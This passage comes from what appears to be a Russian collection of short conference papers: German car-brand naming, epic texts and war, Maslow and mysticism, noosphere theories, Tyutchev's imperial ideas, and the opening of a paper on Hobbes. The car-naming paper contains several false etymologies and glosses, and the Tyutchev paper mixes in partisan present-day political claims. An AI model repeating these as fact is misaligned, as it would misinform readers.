ЛИНГВИСТИЧЕСКИЕ ОСОБЕННОСТИ ИМЕНОВАНИЯ МАРОК АВТОМОБИЛЕЙ В НЕМЕЦКОМ ЯЗЫКЕ

Тришин С. С.
ОГАПОУ «Борисовский агромеханический техникум», Белгородская область

Наиболее актуальными междисциплинарными исследованиями являются лингвокультурологические и лингвопрагматические исследования, отражающие связи лингвистики и культурологии, а также лингвистики и прагматики. Именно в этом направлении развиваются сегодня такие понятия как брендинг и нейминг. В связи с этим исследование названий марок немецких автомобилей представляет определенный научный и практический интерес.

Отдельных научных исследований посвященных наименованиям марок немецких автомобилей нет. Имеются лишь упоминания марок в некоторых классификациях имен собственных в качестве иллюстрирующих примеров.

Выделим некоторые основные характерные лингвистические особенности этой группы имен собственных.

Все имена собственные называющие марки автомобилей в немецком языке относятся к мужскому роду. Достоверных сведений, объясняющих причину этого, не обнаружено, но можно полагать, что причина в фамилии первого изобретателя автомобиля, немца по национальной принадлежности – Даймлер (Daimler).

Следует отметить в качестве особенности сложносоставную структуру имени собственного в названиях марок немецких автомобилей. Обычно это имя состоит из названия фирмы-производителя, марки автомобиля, серии и номера. Они могут быть в виде букв, цифр или слов. Такое полное наименование дает представление не только о принадлежности к определенной компании, но и определяет класс автомобиля, дает более полную характеристику двигателя и так далее. То есть сообщается исчерпывающая информация о предмете – референте имени собственного. Например, в имени собственном Opel Astra GSi: Opel - это родовое имя, название фирмы, Astra - марка автомобиля, GS (Grand Sport) - комплектация, i (injection) - тип двигателя т.д.

Исходя из этой особенности, имена собственные в названиях марок автомобилей могут быть отнесены к различным группам. По названию фирмы – к группе сортовых и фирменных названий или именованиям учреждений, организаций, а по марке – к именам неодушевленных предметов, входящих в категорию средств передвижения.

Особенностью наименований автомобилей следует считать использование аббревиатур в их именах собственных. Современная классификация легковых автомобилей была разработана компанией Mercedes-Benz в середине 90-х годов XX века. Каждый класс обозначает тип кузова и представлен в виде аббревиатур или букв (Mercedes-Benz C-класс (от нем. Comfortklasse - «комфортный класс»); Mercedes-Benz E-класс (от нем. Executivklasse - «бизнес-класс», ранее Einspritzung - «топливный впрыск»); Mercedes-Benz S-класс (от нем. Sonderklasse - «особый класс»); Mercedes-Benz CLK-класс (нем. Coupe Leicht Kurz - «комфортный, лёгкий, короткий») и так далее. Таким образом, в модельном ряду фирменных названий «Mercedec» царит строгое деление на классы и буквенное обозначение моделей. Этой системы компания придерживается на протяжении нескольких десятилетий.

Еще одной особенностью именования немецких автомобилей является использование числительных в структуре имен собственных. Они позволяют более точно описать модель. Например, компания BMW в названиях марок своих машин использует числительные, которые указывают на объем двигателя в литрах.

Многие модели Porsche имеют буквенные приставки: S – Sport, H -Hybrid - модели, совмещающие в себе бензиновую и электрическую составляющие или T - Turbo (двигатели оснащены турбонаддувом).

Отдельно следует сказать о «народных» названиях немецких автомобилей, которые часто заменяет собой имя собственное, и прочно вошли в лингвокультурологический концепт.

В Германии больше всего «досталось» миниатюрному автомобилю Isetta. Его называли das rollende Ei («катящееся яйцо») или Sargwagen («гроб-автомобиль» - название появилось из-за крайне низкой пассивной безопасности машины), Halleluja-Auto («автомобиль-аллилуйя»; видимо, дело также было в пассивной безопасности) и Adventsauto («автомобиль-приключение»). Популярным было также Knutschkugel («пуля»).

Модель Opel 4/8PS получила в народе название Doktorwagen, по причине того, что именно этими автомобилями пользовалось большинство медработников. Расшифровка аббревиатуры DKW (Dampf Kraft Wagen – «автомобиль на паровой тяге») со временем трансформировалась в Des Knaben Wunsch - нем., «мечта мальчишек» для игрушечных моторов.

Следует отметить случаи онимизации, когда имя нарицательное трансформировалось в имя собственное. Так, например, название фирмы Volkswagen поначалу было именем нарицательным, а не собственным, и обозначало «автомобиль, доступный для широких народных масс».

Еще одна лингвокульторологическая особенность имен собственных названий марок автомобилей связана с символичной передачей содержания посредством логотипа (квазисимвола), которую можно представить на примере логотипа автомобилестроительной компании Opel.

В основу товарного знака положена аббревиатура, отражающая принципы работы владельцев бизнеса. Знак брэнда составляют две стилизованные буквы O и Z, которые накладываются друг на друга. Они указывают на девиз фирмы – Ohne Zweige (нем.) – «без сучка» (в русской интерпретации – «Без сучка и задоринки» − т.е. работа сделана качественно).

Таким образом символы и знаки (в том числе товарные) являются глубоко национальными категориями. Без общекультурного контекста бывает очень сложно понять его смысл. Особенно важно учитывать смысловой лингвокультурологический аспект в процессе создания коммерческих имен собственных при выходе на зарубежные рынки сбыта.

Можно привести примеры неудачного использования названий автомобилей на международных рынках. Так, под марками Opel и Chevrolet были выпущены компактные кроссоверы Opel Mocha и Chevrolet Trax. Названия пришлось менять у обоих автомобилей, поставляемых на российский рынок.

Очень часто встречаются неправильные варианты произношения и написания имен собственных, особенно коммерческих названий, с точки зрения правил транскрипции.

Одно из самых распространённых заблуждений - произношение немецкой марки Porsche. Говорят «ПоршЕ» и «Порш». Но ни тот, ни другой варианты в корне неверны. Конструктор Фердинанд Порше, основатель компании, был немцем, а не французом, поэтому ставить ударение на последний слог неправильно.

Другой пример, когда неправильное и видоизмененное произношение марки немецкого автомобиля стало нормой, «осело» и прижилось в русском языке – марка Mercedes-Benz. Эта марка получила имя в честь дочери Эмиля Еллинека, совладельца компании, которую звали МерсЕдес. И верно было бы ставить ударение на второй слог.

Еще одним спорным примером может быть названа марка BMW. Многие филологи считают, что правильно произносить название бренда согласно правилам английского языка, то есть, «Бэ-Эм-Дабл'ю». Но, даже сами немцы не согласны с этим и считают, что произносить название бренда нужно так, как привыкли многие российские автолюбители – «Бэ-Эм-Вэ».

Эти лингвистически некорректные названия уже приняты и самими этими компаниями на российском рынке, поэтому в ряде случаев приходится считать их уже устоявшимися «традиционными» соответствиями и использовать в дальнейшем.

Интересным лингвокультурологическим аспектом коммерческой номинации является пример использования немецкого имени собственного в названии экспортной версии советского автомобиля «Лада». Название новой модели, поставляемой на немецкий рынок, звучало как «Hanseat», что означает на одном из диалектов «чиновник парламента федеральной земли». Таким образом, этот пример можно считать способом взаимного лингвокультурологического обогащения языков.

Список литературы

1. Новичихина, М.Е. Из опыта экспериментального исследования коммерческих названий [Текст] / М.Е. Новичихина // Вопросы психолингвистики. – 2007. – № 5. – С. 61-74.

2. Суперанская, А.В. Общая теория имени собственного [Текст] / А.В. Суперанская. - М.: Наука, 1973. - 366с.

3. Bach, A. Deutsche Namenkunde. Bd. I. Die deutschen Personennamen. 3., unveränderte Auflage. Heidelberg: Carl Winter Universitätsverlag, 1978. - 332 S.

4. Thurmair, Maria Eigennamen als kulturspezifische Symbole oder: Was Sie schon immer über Eigennamen wissen wollten // ANGLOGERMANICA ONLINE 2002. S. 84-102.

УДК 008

ВОЙНА И КУЛЬТУРА: ЦЕННОСТНО-НОРМАТИВНЫЕ СИСТЕМЫ В ЭПИЧЕСКИХ ТЕКСТАХ НАЦИОНАЛЬНЫХ КУЛЬТУР

Володин А. Н.

Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

В основе любой культуры находится эпический текст. Героические повествования о прошлом являются неотъемлемой частью национальных культур и воспринимаются в качестве источника формирования культурной идентичности, а значит – своеобразной ценностно-нормативной системы. Вместе с развитием массовой культуры стали возникать новые эпические формы, зачастую связанные с мотивом глобальной войной между добром и злом. Они заключают в себе элементы как национальной, так и массовой культуры. Для формирования теоретико-методологической базы для изучения и оценки данных процессов представляется **актуальной** переоценка взаимосвязи между эпическими текстами о войне и культурой.

На современном этапе развития отечественной науки эпические тексты входят в предметную область интересов ряда филологических дисциплин, искусствоведения, педагогики; особо необходимо подчеркнуть фольклористическую традицию их изучения, представленную в работах А. Н. Веселовского, В. Я. Проппа, Е. М. Мелетинского, С. Ю. Неклюдова и их многочисленных учеников. Экстраполяция выработанных представлений о сущности эпических текстов не только на произведения словесности, но и на тексты культуры представляется эвристически значимым для осмысления фундаментальных механизмов бытования культуры.

Цель данного исследования – выявить сущностную взаимосвязь между текстами войны и культурой как ценностно-нормативной системой. Для достижения цели необходимо: эксплицировать сущностные качества традиционных эпических текстов, раскрыть роль этих текстов в пространстве культуры.

Под эпосом традиционно понимают «жанр устной и книжной словесности, который повествует о чрезвычайных деяниях и событиях мифологического или квазиисторического прошлого» [2, с. 8]. Согласно наиболее общей точке зрения, существуют два типа эпосов: архаические и классические. Первые формируются на почве мифов о культурных героях и о столкновении между племенами. Вторые – на почве исторических преданий, при этом образы врагов отчасти демифологизированы, а основа сюжета выстраивается вокруг воспоминаний о реальных событиях. После Средневековья эпические тексты в своём классическом виде исчезли в связи с трансформацией народной культуры. Возникновение эпоса в своём классическом виде стало невозможным. Последовавшие тексты являются авторскими, а значит – оторваны от фольклора и народной точки зрения. На смену мировоззрению эпическому приходит мировоззрение романное. Оно не претендует на мифологическую или историческую достоверность, не стремится утвердить свой взгляд на мир в качестве взгляда народного, совершенно иным образом затрагивает сакральные начала культуры. Данный переход достаточно подробно исследован в отечественном пространстве [1], [3].

Память о войне является одним из наиболее значимых фундаментов для любой национальной культуры. Это обусловлено тем, что война угрожает разрушением всем сферам человеческой жизни: экзистенциальной, семейной, общественной, религиозной, государственной. Если общество проходит проверку войной, то это событие идеализируется и превращается культурный символ («абсолютное прошлое» по определению Гёте и Шиллера), становится временем великих героических событий, которые выступают для последующих поколений непререкаемым ценностно-нормативным ориентиром.

Война является рубежным событием, разделяющим весь мир на «до» и «после» катастрофы. В ходе этого разделения происходит ревизия всех сфер жизни, её результаты закрепляются в общественной памяти в текстах различного рода: исторических, политических, художественных. Кроме того, военные действия довольно часто показаны в виде столкновения двух мировоззрений, двух ценностно-нормативных систем. Это сопоставление и взаимная проверка ценностей и смыслов, оказывается настолько значима, что даже спустя десятилетия будет возникать необходимость возвращаться к точке конфликта, каждый раз переосмысливая давно прошедшую войну в новом контексте.

Непререкаемость добытого войной опыта выражается в специфике авторской позиции: установке на объективность изображаемых событий. Эта объективность заключается не в максимально точном воссоздании действительности, а в таком взгляде на исторические события, который присущ каждому «нормальному» члену общества. Иными словами, в эпосе существует баланс между социальной значимостью героя и его личностными характеристиками: индивидуальные действия героя воспринимаются как прямое выражение воли народа. Данная характеристика эпического текста чётко обозначена А. Ф. Лосевым: «<…> эпос есть примат общего над индивидуальным. <…> [эпический художник] не должен вкладывать личного, случайного, капризного, то всё изображаемое им не выдумано им самим, но существует, или существовало фактически» [2, с. 148].

Подведём итоги. Эпическое творчество началось ещё в доклассовом обществе (в первую очередь в виде преданий о культурных героях и богатырских сказок), в изменённом виде продолжается и сейчас. В контексте культуры легко эксплицируются два важнейших свойства эпического текста: установка на объективность изображаемых событий, установка на ревизию культурных конвенций и экзистенциальных смыслов. В связи с последним отметим, что героический поступок в эпосе всегда направлен на качественное изменение миропорядка или на его сохранение. После эпических событий наступает совершенно новое мироустройство, заключенное в довольно конкретных ценностно-нормативных установках, которые воспринимаются как сакральные. Данные наблюдения могут быть актуальны при анализе некоторых текстов современной массовой культуры (напр. эпопей, созданных Дж. Р. Р. Толкиным, Дж. Роулинг, Дж. Мартином и др.)

Список литературы

1. Бахтин М. М. Эпос и роман: о методологии исследования романа / М. М. Бахтин // Литературно-критические статьи. – М.: Художественная литература, 1986. – С. 392–428.
2. Лосев А. Ф. Гомер / А. Ф. Лосев – 2-е изд., испр. – М: Молодая гвардия, 2006. – 400 с,
3. Мелетинский Е. М. Введение в историческую поэтику эпоса и романа / Е. М. Мелетинский. – М.: Наука, 1986. – 320 с.
4. Неклюдов С. Ю. Эпос в мировой литературе / С. Ю. Неклюдов // Шаги. – 2015. – Т. 1. – № 2. – С. 7–22.

УДК 215

А. Г. МАСЛОУ О МИСТИЦИЗМЕ И МИСТИЧЕСКОМ ОПЫТЕ

Жиртуева Н. С.
Севастопольский государственный университет

Для современной цивилизации, развитие которой происходит в условиях глобализации и интеграции, одним из самых актуальных вопросов является исследование тех состояний, которые содержат в себе общее универсальное начало человеческой культуры. Неслучайно для философии и науки XX века характерен повышенный интерес к глубинному религиозному опыту, который получил название «мистического». Актуальность этой темы не вызывает сомнений, поскольку именно мистицизм рассматривается как претендент на обладание единой религиозной истины, а, следовательно, часто может использоваться в идеологической борьбе за право обладание ею.

Одним из исследователей современности, который неоднократно выражал свою заинтересованность мистическими учениями мира, является А. Г. Маслоу. На эту особенность его творчества обращали внимание Д. Зиглер, Н. Смит, Р. Фрейджер, Дж. Фейдимен, Л. Хьелл и другие. Однако нет исследования, в котором бы осуществлялся анализ взаимосвязей между мистическими учениями и идеями А. Г. Маслоу.

Гуманистическая психология, представителем которой был выдающийся американский психолог, развивалась в рамках двух подходов – светского гуманизма и трансперсональной психологии. По мере развития гуманистической психологии, А. Г. Маслоу все более отходит от нее, чтобы заниматься вопросами духовности, измененными состояниями сознания и стимулированием внутреннего опыта [4]. Психолог увидел ограниченность гуманистической психологии, предрекая

появление «трансперсональной, трансчеловеческой психологии», сосредоточенной на космосе, а не на человеческих потребностях и интересах. По его мнению, эта новая «Четвертая психология» явилась бы более высокой ступенью по сравнению с Третьей силой гуманистической психологии [3].

Как отмечают исследователи, трансперсональная психология, возникшая в рамках контркультуры XX века, «берет свое начало в мистицизме, неоплатонизме и восточных религиях». Неслучайно критики окрестили гуманистическую психологию «гумано-мистической» (“human-mystic psychology”) [4].

Анализируя работы А. Г. Маслоу, мы можем выявить в них тесную связь с мистицизмом. Концепции его предшественников, Скиннера и Фрейда, а также их последователей игнорировали такие качества человека как креативность, любовь, альтруизм и мистицизм, а для Маслоу они представляли наибольший интерес [5]. Так, например, описывая основные характеристики самоактуализирующихся людей, он относит к ним «мистический и вершинный опыт». Психолог отмечает, что подобные переживания качественно меняют людей: они чувствуют большую гармонию с миром, теряют ощущение своего «Я» или выходят за его пределы, утрачивают чувство времени и места, и т. д. [2].

С другой стороны, прослеживается взаимосвязь идей А. Г. Маслоу с восточными мистическими учениями. Например, можно провести четкие параллели между его концепцией иерархических потребностей в мотивации людей и тантрической концепцией желаний, реализовывающихся с помощью деятельности чакр (информационно-энергетических центров человека). Во-первых, обе концепции создают психологическую модель человека, состоящую из иерархии потребностей и желаний. Человек изображается как «существо желающее», что является его врожденной особенностью. Во-вторых, в этой иерархии все потребности/желания в равной степени важны, как высшие, так и низшие. А. Г. Маслоу утверждал, что «базовые» потребности должны быть более или менее удовлетворены, чтобы человек мог удовлетворить также и высшие потребности. В-третьих, описанные уровни потребностей в американской модели соответствуют иерархии желаний в тантра-йоге [1]. В-четвертых, доминирующая потребность/желание оказывает влияние на уровень сознания человека. Причины негармоничного состояния высших уровней сознания, как правило, порождены проблемами низших уровней, которые всегда будут препятствием на пути совершенствования человека.

Вместе с тем, можно выделить и отличие между учением А. Г. Маслоу и тантра-йогой. «Самоактуализирующиеся люди – не ангелы». «Будучи *несовершенными* по своей человеческой природе», самоактуализирующиеся люди могут иметь дурные привычки, могут быть упрямыми, раздражительными, скучными, вздорными, эгоистичными и пр. А это означает, что они далеки от состояния просветления, которое является основной целью мистической психопрактики [6].

Список литературы

1. Жиртуева Н. С. Мистика как психопрактика преодоления Эго и воспитания самоактуализированной личности // Психология и Психотехника. — 2015. – № 2. – С. 183–193. DOI: 10.7256/2070-8955. 2015.2.14115.

2. Маслоу А. Г. Мотивация и личность / А. Г. Маслоу – Киев, 2004. – URL: http://psylib.ukrweb.net/books/masla01/index.htm

3. Маслоу А. Г. На подступах к психологии бытия / А. Г. Маслоу – Киев, 2003. – URL:http://psylib.org.ua/books/masla02/index.htm

4. Смит Н. Современные системы психологии / Н. Смит. – СПб.: прайм-ЕВРОЗНАК, 2003. – 384 с.

5. Фрейджер Р., Фейдимен Дж. Теории личности и личностный рост/ Р. Фрейджер, Дж. Фейдимен. – М.: ОЛМА ПРЕСС, 2004. – 657 с.

6. Хьелл Л., Зиглер Д. Теории личности (Основные положения, исследования и применение) / Л. Хьелл, Д. Зиглер. – СПб.: Питер Пресс, 1997. – 608 с.

УДК 111::502.31

О ПРИРОДЕ НООСФЕРЫ В ЭКОЛОГИЧЕСКИХ И ЕСТЕСТВЕННО-ИНФОРМАЦИОННЫХ КОНЦЕПЦИЯХ НООСФЕРЫ

Зудилина Н. В.

Крымский федеральный университет имени В. И. Вернадского, г. Симферополь

Основоположниками учения о ноосфере являются В.И. Вернадский и П.Т. де Шарден.

В.И. Вернадский, придерживаясь преимущественно материалистических взглядов на природу ноосферы, полагал, что ноосфера есть биосфера, переработанная научной мыслью и человеческим трудом [1, с. 40]; научная мысль есть геологическая сила [1, с. 20].

Тейяр де Шарден развил теологическую концепцию ноосферы. Он полагал, что ноосфера – это единая мыслящая оболочка Земли, состоящая из мириад крупинок мысли, которые функционально образуют «…одну обширную крупинку мысли в космическом масштабе. Множество индивидуальных мышлений группируется и усиливается в акте одного единодушного мышления» [4, с. 365]. Что касается конкретных механизмов, обеспечивающих развитие ноосферы, то Шарден признаётся: «Я думаю, конечно, в первую очередь о необычайной сети радио- и телевизионных коммуникаций, которая, возможно, предвосхищая прямую синтонизацию мозгов посредством таинственной силы телепатии, уже связывает нас всех в своего рода “эфиризованном” универсальном сознании. Но я также думаю о коварном росте этих удивительных электронных компьютеров…» [5, p. 162].

В 70-80х годах XX века произведения обоих мыслителей стали доступны широкой публике и появился целый ряд новых концепций ноосферы, по-разному трактующих её природу. Мы классифицировали эти концепции ноосферы следующим образом:

I. «Естественное» направление. Ноосфера – это природное явление, которое не является следствием информационно-коммуникационных, цифровых технологий:

- *экологический подход*: ноосфера есть (буквально или метафорически) разум Геи;
- *естественно-информационный подход*: ноосфера есть информационная сфера человеческой мысли, имеющая в природе материальный (полевой) носитель;
- *теолого-телеологический подход*: ноосфера есть предзаданная цель развития человечества, слияние разумного человечества с Богом.

II. «Технократическое» направление. Ноосфера есть часть техносферы или её следствие:

- *редукционистский подход*: ноосфера есть Интернет;
- *технологически-информационный подход*: ноосфера есть киберпространство или информационное поле масс-медиа и Интернета;
- *«технологическая сингулярность»*: «ноосфера» есть человеко-машинный «Суперинтеллект».

Изложим кратко идеи экологической и двух естественно-информационных концепций.

1. Экологический подход: теория Геи Джеймса Лавлока

Джеймс Лавлок развил идеи о Земле как о живой планете в теории / гипотезе Геи (англ. *the Gaia theory / hypothesis*), которую можно назвать «геофизиологией». Лавлок пишет: «Идея о том, что Земля живая, может оказаться столь же старой, сколь и человечество. Древние греки дали ей могущественное имя Гайя и смотрели на нее как на богиню» [7, p. 117]. Лавлок полагает, что возродил ту точку зрения, согласно которой «…мы находимся на суперорганизме, а не просто на глыбе камня…» [7, p. 118]. Планета Земля (Гея / Гайя) – это саморегулирующийся суперорганизм. Если атмосфера Земли может оставаться стабильной, и это не просто случайное событие, то это значит, что «…планета является живой – по крайней мере, в той степени, в какой она поделилась с другими живыми организмами этим замечательным свойством, – гомеостазом, – способностью контролировать свой химический состав и сохранять прохладу при изменении внешней среды» [7, p. 118]. В контексте взглядов Лавлока, ноосферу можно рассматривать как *разум Геи*, состоящий из совокупности сознаний людей и всех остальных живых существ, проживающих на ней.

2. Естественно-информационный подход: *Эрвин Ласло о ноосфере как об А-поле*

Акашическое поле, или, сокращённо – *А-поле* (англ. *A-field*), по мнению Эрвина Ласло, и есть *ноосфера*, о которой говорил Тейяр де Шарден [6, p. 105]. Название *акашический* произведено им от санскритского слова *акаша* (*ākāśa*), которое в индийской философии означает среду, вмещающую всё, что существует, сверхтонкую всепроникающую материю, примерный аналог *эфира* древних греков. Акаша неизменна, вечна, неделима, бесконечна, однородна; все вещи во Вселенной пронизаны ею [3, с. 373]. Согласно Ласло, объекты в реальном мире связаны не только потоками энергии, но и

потоками информации. А-поле информирует всё обо всём, что объясняет наблюдаемые на квантовом уровне явления квантовой нелокальности и квантовой запутанности. А-поле не может быть наблюдаемым непосредственно, однако оно производит эффекты, которые могут быть наблюдаемыми. Наш мозг, как и любые другие объекты в пространстве и времени, создает вихри, несущие информацию, иными словами, наш мозг «создает волны»; «волны распространяются в вакууме и интерферируют с волнами, созданными телами и мозгом других людей, порождая сложные голограммы» [6, p. 150]. А-поле вездесуще: оно связывает собой не только мозг и разум людей в социосфере, но и клетки в организме, организмы – в биосфере Земли, равно как и кванты и галактики – в физической Вселенной. Ноосфера – это суперголограмма, в которой сопрягаются и соединяются коллективные голограммы племени, сообщества или культуры и суперголограмма всех людей. Коллективная голограмма состоит из совокупности индивидуальных голограмм людей, оставляющих свои голографические следы в А-поле поколение за поколениями. Эти следы не исчезают, а навсегда сохраняются в А-поле.

В.П. Казначеев: ноосфера как живое интеллектуальное пространство

С точки зрения В.П. Казначеева, «…процесс космопланетарного взаимодействия неравномерных потоков эфира и атомно-молекулярных частиц и есть интеллект Вселенной» [2, с. 57]. Процесс материализации эфира в субатомные частицы и обратной его дематериализации, то есть растворения субатомных частиц, есть тот механизм, с помощью которого функционирует на физическом уровне этот вселенский мозг, носитель интеллекта Вселенной. В разуме человека самоотражается эволюция Космоса. Человеческий разум Казначеев сравнивает с маленьким «приёмником», который отражает волны космического разума. Возможно, в человеческом интеллекте происходит материализация эфира, и тогда интеллект, в потенциале, – источник новых видов энергии и новых форм связи [2, с. 57].

Список литературы

1. Вернадский В.И. Научная мысль как планетное явление / Отв. ред. А.Л. Яншин. – М.: Наука, 1991. – 271 с.
2. Казначеев В.П., Трофимов А.В. Очерки о природе живого вещества и интеллекте на планете Земля. Проблемы космопланетарной антропоэкологии. – Новосибирск: Наука, 2004. – 312 с.
3. Лысенко В.Г. Пространство в индийской философии // Новая философская энциклопедия: в 4 т. / Ин-т философии РАН. – М.: Мысль, 2010. – Т. 3: Н–С.– С. 373–374.
4. Шарден П.Т. де. Феномен человека: сб. очерков и эссе: Пер. с фр. / П. Тейяр де Шарден / Сост. и предисл. В.Ю. Кузнецов. – М.: ООО «Издательство АСТ», 2002. – 553 с.
5. Chardin P.T. de. Formation of the Noosphere. A Plausible Biological Interpretation of Human History / Pierre Teilhard de Chardin // Future of Man. – New York, London, Toronto, Sydney, Auckland: Image Books Doubleday. – P. 149–178.
6. Laszlo E. Science and the Akashic Field: An Integral Theory of Everything. – Rochester, Vermont: Inner Traditions, 2004. – 205 p.
7. Lovelock J.E. Gaia as Seen through the Atmosphere. The Earth as a Living Organism / James Ephraim Lovelock // The Biosphere and Noosphere Reader / Eds. Paul R. Samson, David Pitt. – Routledge, 1999. – P. 115–120.

УДК 130.2

ИМПЕРСКАЯ ПРИРОДА РОССИИ В ИСТОРИОСОФИИ Ф. И. ТЮТЧЕВА

Матвеева Я. В.

Севастопольский государственный университет

Федор Иванович Тютчев в основном нам известен как лирик, поэт-мыслитель, но в тоже время заслуживают внимание его философские взгляды, представленные в таких трудах, как: «Письмо русского», «Россия и Германия», «Записка», «Россия и Революция», «Римский вопрос», «Россия и Запад», «Отрывок» и др. Среди научных интересов Тютчева современные исследователи его историософии особое внимание отводят взглядам на имперскую проблематику.

Федор Иванович является идеологом одного из самых дерзких проектов создания великой православной империи, которая способна объединить славянские народы и хранить по мере сил полноту и чистоту Православия.

Исходя из взглядов Тютчева будущее России тесно связано с самобытностью христианской цивилизации, не столько славянской, сколько такой, которая базируется на Церкви, признающую власть, идущую от Бога.

Главным принципом его идеи построения империи является христианская традиция, её сакральное значение: «Россия гораздо более православная, чем славянская. Именно как православная, она заключает в себе и хранит Империю» [1, с.222]. Православие является «душой», а славянское племя «телом» истинной христианской державы.

В представлении Тютчева Россия в XIX веке оставалась практически единственной страной, которая пыталась еще жить «с Богом», сохранить свою самобытность восточной державы, опирающейся на религиозно-нравственный фундамент Православия. Федор Иванович пишет, что по Божественному Промыслу, Восточная Церковь настолько соединилась с особенностями государственного строя и внутренней жизнью общества, что стала высшим выражением духа нации, «синонимом России», «священным именем Империи», «нашим прошедшим, настоящим и будущим». Он подчеркивает, что благодаря такому положению вещей Россия пока обладает главным нравственным могуществом, которому лишь должна служить подчиняться материальная сила и физическая мощь. Этнический принцип построения империи Тютчев считал второстепенным, дополнительным и, конечно же, критиковал исключительно славянский подход к проектам собирания и развития империи.

В апреле 1848 года в статье «Россия и Революция» он написал: «Прежде всего Россия – христианская держава, а русский народ является христианским не только вследствие православия своих верований, но и благодаря чему-то еще более задушевному. Он является таковым благодаря той способности к самоотречению и самопожертвованию, которая составляет как бы основу его нравственной природы» [2, с.68]. Правоту Тютчевской оценки русского народа подтвердили грозные события противоборства с нацизмом, когда весь советский народ (основу которого составляло славянское братство), как один, поднялся на святое дело – защиту своего Отечества. Отметим, что Федор Иванович Тютчев почти не брал во внимание географические и исторические особенности России.

Геополитический проект Тютчева основан на представлении России «Другой Европой», которая равноценна Западной и является её духовным конкурентом, но с другим, своим, потенциалом, воплощенным в славянском единстве. Это превосходство, считает Федор Иванович, должно привести к противостоянию и неминуемому конфликту между «Восточной Империей» и Западным миром, которому свойственна антиславянская, антиправославная политика и страх перед перспективным славянским миром, который развивается и крепнет.

Если взглянуть на эти утверждения через призму современных событий, то мы без труда увидим, что антироссийская (антисоветская) политика ведётся Западом непрестанно, начиная с фултонской речи У. Черчилля и до сегодняшнего дня. Сюда входит американский атомный шантаж, в дальнейшем, намерение нанести превентивный ядерный удар, измотать экономически, при этом пребывая в состоянии перманентной информационной войны с нами.

Тютчев ассоциировал всю европейскую историю с борьбой Западной и Восточной империй, которое берет свое начало с эпохи распада Рима под натиском варваров. Именно как христианская империя, Россия является эпицентром для всех восточных христианских народностей. Необходимым условием для развития духовных основ славянского единства, поддержания высокой моральности, культуры и просветительства он считал объединение славян под руководством России как идейного центра. В письме от 3 мая 1867г. он утверждал, что Россия имеет «историческое право» на защиту «несчастных народностей, которые в глазах Запада непростительно виноваты в том, что тяготеют к нам» [3, с.215].

Народы, расположенные на территориях между двумя Европами как славянские, так и неславянские, рано или поздно будут вынуждены сделать выбор в сторону России или Запада.

Подчеркивая принципиальные отличия Восточной и Западной Империй, Ф. И. Тютчев верил в глубокое единство славян. Мир славянских народов «един в своем основополагающем начале и тесно связан во всех своих частях, живет своей собственной жизнью, самобытной и неразрушимой. Физически он может быть разделен, нравственно же он всегда будет единым и неделимым» [2, с.58]. Это мы можем увидеть сегодня на примере современной России и Украины, где последняя физически

почти уже отделилась от России, но нравственно (духовно) еще отчаянно сопротивляется попыткам Запада оборвать эти духовные связи посредством вытеснения Московского Патриархата с территории Украины.

Славянское историческое единство должно привести к созданию Восточноевропейского союза при условии интенсивной геополитической экспансии России, которую Тютчев считал органичной и закономерной. Начиная с XVI века историю России поэт-мыслитель называет историей естественного и закономерного объединения славянских народов, которое должно завершиться формированием могущественной «Восточной Империи», состоящей из всех неромано-германских народов, исходя из общности духовно-нравственного начала. Если провести параллель с современностью, то мы увидим тенденцию к установлению партнерских отношений между Россией и славянскими государствами такими как, Белоруссия, Сербия и др.

В черновиках статьи Ф. И. Тютчева «Россия и Запад» описан геополитический проект устройства России как православной империи, которая занимает весь Евразийский континент. По мнению Федора Ивановича Россия должна стать окончательным вариантом этого проекта, которая «очень естественно» подчинила себе все территории, исторически принадлежащие ей, и объединила все славянские народы. «Восточная Империя: это Россия в полном и окончательном виде» [2, с.118], так себе представляет будущую Россию поэт-мыслитель.

Список литературы

1. Тютчев Ф.И. Незавершенный трактат Россия и Запад. / Ф.И. Тютчев // Литературное наследство. Т. 97. Федор Иванович Тютчев: в 2 кн. / Ф.И. Тютчев. – М.: Наука, 1998. – Кн. 1. – 1988. – С. 183-230.

2. Тютчев Ф.И. Россия и Запад / Сост., вступ. статья, перевод и коммент. Б.Н. Тарасова / Отв. ред. О.А. Платонов. - М.: Институт русской цивилизации, 2011. – 592 с.

3. Тютчев Ф.И. Сочинения: в 2-х т. / Ф.И. Тютчев; [общ. ред. К.В. Пигарева].- М.: Правда, 1980. – Т.2. Письма. – 1980, - 351 с.

УДК 177.8

СОЦИАЛЬНОЕ СОГЛАШЕНИЕ И ГРАЖДАНСКОЕ УЧАСТИЕ

Миронов А. В.

Севастопольский государственный университет

В условиях социальной нестабильности поиск взаимоприемлемых начал общественной коммуникации актуализирует результаты, достигнутые мыслителями, исследующими данную проблематику в прошлом. Целью исследование является установление мотивационных оснований гражданского участия в условиях переходного периода и интерпретация предложенных принципов в современной ситуации. Основную задачу общественного договора Т. Гоббс рассматривал, как поиск прочной основы сосуществования индивидов, преодоление анархии и недопущение гражданской войны. События буржуазной революции с ее жестокостью, непримиримостью, кровожадностью послужили историческим контекстом для его творчества. Социальные столкновения и их неизбежные последствия (смерть, бессердечие, равнодушие к чужому страданию) поставили вопрос об истинной природе человека. Когда государственная система оказывается разрушенной, теряются привычные социальные ориентиры и человеческое существо выступает в своем первозданном и естественном состоянии – как хищный эгоист, жаждущий власти. Его одиночество становится фатальным. Т. Гоббс рисует «царство природы» лишенным любых запретов. Индивиды действуют на свой страх и риск, всякий защищает свою жизнь и пользуется для этого всеми доступными средствами. Любые обязанности, обещания, долженствования теряют всякий смысл. «Жизнь человека одинока, беспросветна, тупа, кратковременна» [4, с. 153]. Перманентный конфликт трансформируется в оправданную подозрительность и настороженность ко всем участникам социального взаимодействия.

Безграничная свобода и всепроникающий индивидуализм признают за каждым право действий по своему усмотрению. «Там, где нет власти, нет закона, а там, где нет закона, нет справедливости» [1, с. 154]. В этом контексте понятие «мир» становится критерием того, что отделяет правое от неправого. Доверие и согласие нейтрализуют барьеры, представленные человеческим эгоизмом и

различным пониманием своего участия в общественном процессе. Переход от обособленной жизни к цивилизованному существованию осуществляется в том случае, если индивид утратит страх за себя, за свое имущество и получит гарантии собственных прав. Договор, определяется как коллективный учредительный акт свободных людей. Конвенция предполагает не изменение человеческой природы – это невозможно, а установление нового типа отношений. Коллективное сотрудничество помогает преодолеть тотальное одиночество. Государство - вынужденная мера коллективного разума, осознавшего бедствия «царства природы». Оно обеспечивает защиту человеческой жизни, создает условия полноценного общения между индивидами. Гражданский мир – рациональное добро в нем представлено взаимовыгодное осознание общественного взаимодействия.

